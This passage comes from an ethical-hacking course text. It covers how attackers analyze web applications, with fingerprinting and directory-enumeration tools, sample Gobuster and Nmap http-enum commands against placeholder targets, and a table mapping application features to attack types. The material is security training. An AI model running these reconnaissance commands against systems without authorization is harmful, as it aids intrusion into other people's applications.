Attackers need to analyze target web applications to determine their vulnerabilities. Doing so helps them reduce the "attack surface." To analyze a web application, attackers acquire basic knowledge of the web application. Then, they can analyze the active application's functionality and technologies to identify any exposed attack surfaces.

- **Identify Entry Points for User Input**: The first step in analyzing a web application is to check for the application entry point, which can later serve as a gateway for attacks. One of the entry points includes the front-end web application that intercepts HTTP requests. Other web application entry points are user interfaces provided by web pages, service interfaces provided by web services, serviced components, and .NET Remoting components.

  Attackers should review the generated HTTP request to identify the user input entry points.

- **Identify Server-Side Technologies**: Server-side technologies or server-side scripting systems are used to generate dynamic web pages requested by clients, and they are stored internally on the server. The server allows the running of interactive web pages or websites on web browsers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Commonly used server-side technologies include Active Server Pages (ASP), ASP.NET, ColdFusion, JavaServer Pages (JSP), PHP, Python, and Ruby on Rails.

Attackers can fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting.

- **Identify Server-Side Functionality**: Server-side functionality refers to the ability of a server to execute programs on output web pages. User requests stimulate the scripts residing on the web server to display interactive web pages or websites. The server executes server-side scripts, which are invisible to the user.

  Attackers should evaluate the server-side structure and functionality by keenly observing the applications revealed to the client.

- **Identify Files and Directories**: Web servers host web applications, and misconfigurations while hosting these web applications may lead to exposure of critical files and directories over the Internet. Attackers identify the target web application's files and directories exposed on the Internet using various automated tools such as Gobuster. Such information further helps attackers gather sensitive information stored in the files and folders.

- **Identify Web Application Vulnerabilities**: Web applications are developed using various technologies and platforms. Not following secure coding practices in the development of web applications may leave flaws that can be exploited to perform various types of attacks.

- **Map the Attack Surface**: Attackers then map the attack surface of the web application to target specific vulnerable areas. They identify the various attack surfaces uncovered by the applications as well as the vulnerabilities associated with them.

Identify Entry Points for User Input

Web application input gates help attackers launch various types of injection attacks on the application. If such input gates are vulnerable to attacks, gaining access to the application is easy. Thus, during web application analysis, attackers try to identify entry points for user input so that they can understand how the web application accepts or handles the user input. Attackers examine the URL, HTTP header, query string parameters, POST data, and cookies to determine all the user input fields. They also identify HTTP header parameters that can be processed by the application as user inputs, such as User-Agent, Referer, Accept, Accept-Language, and Host. Furthermore, they determine URL encoding techniques and other encryption measures implemented to secure web traffic, such as SSL. Then, they can find the vulnerabilities present in the input mechanism and exploit them to gain access to the web application.

Use the following tools to analyze the web application:

- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://www.owasp.org*)
- OWASP Zed Attack Proxy (*https://www.owasp.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- httprint (*https://www.net-square.com*)

Identify Server-Side Technologies

- Perform detailed server fingerprinting and analyze the HTTP headers and HTML source code to identify server-side technologies
- Examine URLs for file extensions, directories, and other identification information
- Examine the error page messages
- Examine session tokens: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId – ASP.NET, PHPSESSID – PHP
- Use tools such as httprint and WhatWeb to identify server-side technologies




FIGURE 14.51: Screenshot displaying error message

- **httprint**

  Source: *https://www.net-square.com*

  httprint is a web server fingerprinting tool that relies on web server characteristics to accurately identify web servers, even though they may have been obfuscated by changing the server banner strings or by plug-ins such as mod_security or server mask. httprint can also be used to detect web-enabled devices that do not have a server banner string, such as wireless access points, routers, switches, cable modems, and httprint uses text signature strings, and it is very easy to add signatures to the signature database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.52: Screenshot of httprint

- **WhatWeb**

  Source: *https://github.com*

  WhatWeb scans and identifies web technologies, including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1800 plugins, each of which recognizes something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.53: Screenshot showing output of WhatWeb

Identify Server-Side Functionality

After determining the server-side technologies, attackers try to identify the server-side functionality to find potential vulnerabilities. They examine the page source and URLs and make educated guesses to determine the internal structure and functionality of web applications.

They use the following tools to do so.

- **GNU Wget**

  Source: *https://www.gnu.org*

  GNU Wget is employed for retrieving files using HTTP, HTTPS, and FTP, which are the most widely used Internet protocols. It is a non-interactive command-line tool; hence, it can be called from scripts, cron jobs, and terminals without X-Windows support.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.54: Screenshot displaying GNU Wget command-line utility tool

- BlackWidow (*http://softbytelabs.com*)
- Teleport Pro (*http://www.tenmax.com*)
- **Examine URL**

  An SSL certified page URL starts with https instead of http. If a page contains a .aspx extension, the application is likely written using ASP.NET. If the query string has a parameter named showBY, then you can assume that the application is using a database and will display the data by that value.

Figure 14.55: Identify Server-Side Functionality by examining URL

Identify Files and Directories

Attackers use various techniques and tools to enumerate applications, hidden directories, and files of the web application hosted on web servers that are exposed on the Internet. They use tools such as Gobuster and URL Fuzzer and the Nmap NSE script http-enum to identify files and directories of the target web application.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Gobuster**

  Source: *https://github.com*

  Gobuster is a Go-programming-based directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. It is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, names of virtual hosts on the target server, etc.

  Run the following command to retrieve file and directory names and their status codes:

  gobuster -u <target URL> -w common.txt




Figure 14.56: Screenshot showing the output of Gobuster tool

Use the -l flag to retrieve the length of the body along with files and directories:

gobuster -u <target URL> -w common.txt -l

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.57: Screenshot showing the output of Gobuster tool

Use the -s flag to retrieve files and directories related to specific status codes:

gobuster -u <target URL> -w common.txt -s 200




Figure 14.58: Screenshot showing the output of Gobuster tool

Similarly, the -q and -n flags can provide a quick view of the directories without banner and status codes. You can also output the result to an output file using the -o flag.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Nmap**

  Source: *https://nmap.org*

  Attackers use the Nmap NSE script http-enum to enumerate applications, directories and files of web servers that are exposed on the Internet. Thus, they can identify critical security vulnerabilities in the target web application.

  Run the following Nmap command to gather information about the exposed files and directories of the target web server:

  nmap -sV --script=http-enum <target domain or IP address>




Figure 14.59: Screenshot of Nmap command




Figure 14.60: Screenshot showing Nmap output

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Web Application Vulnerabilities

Attackers use various techniques to detect vulnerabilities in target web applications hosted on web servers to gain administrator-level access to the server or retrieve sensitive information stored on the server. They scan applications for identifying vulnerabilities and detect attack surfaces on the target applications. Performing comprehensive vulnerability scanning can disclose security flaws associated with executables, binaries, and technologies used in a web application. Through vulnerability scanning, attackers can also catalog different vulnerabilities, prioritize them based on their threat levels, and use them while targeting an application. Attackers can use tools such as Vega, WPScan Vulnerability Database, Arachni, and Uniscan to identify vulnerabilities in the target web applications.

- **Vega**

  Source: *https://www.subgraph.com*

  Vega is a free and open-source web security scanner and web security testing platform for testing the security of web applications. Vega helps you to find and validate SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It is written in Java and is GUI-based, and it runs on Linux, OS X, and Windows. Vega also helps you to find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, blind SQL injection, remote file include, shell injection, and others. It also probes TLS/SSL security settings and identifies opportunities for improving the security of your TLS servers.




Figure 14.61: Screenshot of Vega

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional web application scanning tools are as follows:

- WPScan Vulnerability Database (*https://wpvulndb.com*)
- Arachni (*https://www.arachni-scanner.com*)
- appspider (*https://www.rapid7.com*)
- Uniscan (*https://sourceforge.net*)

Map the Attack Surface

Once the attackers detect the entry points, server-side technologies, and functionalities, they can find their respective vulnerabilities and map the attack surface area of the target web application. Web application analysis thus helps attackers reduce their attack surface. Attackers consider the following factors in planning their attack.

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
Error Message	Information Leakage
Email Interaction	Email Injection
Application Code	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation

Table 14.2: Table showing information and respective attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bypass Client-side Controls

- A web application requires client-side controls to **prevent user inputs from affecting data transmission via client components** and to **implement measures** that control a user's interaction with his or her own client
- Web developers often think that the data transmitted from the client to server is **under control by the user**, and this **assumption can make applications vulnerable** to various attacks

Attack Hidden Form Fields	**Identify hidden form fields** in a web page and **manipulate its tags** and fields to exploit the web page before it transmits data to the server
Attack Browser Extensions	Attempt to **intercept the traffic** from browser extensions or decompile the browser extensions to capture user data
Perform Source Code Review	Perform a **source code review** to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools
Evade XSS Filters	Evade XSS filters by **injecting unusual characters** into the HTML code

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypass Client-side Controls: Attack Hidden Form Fields

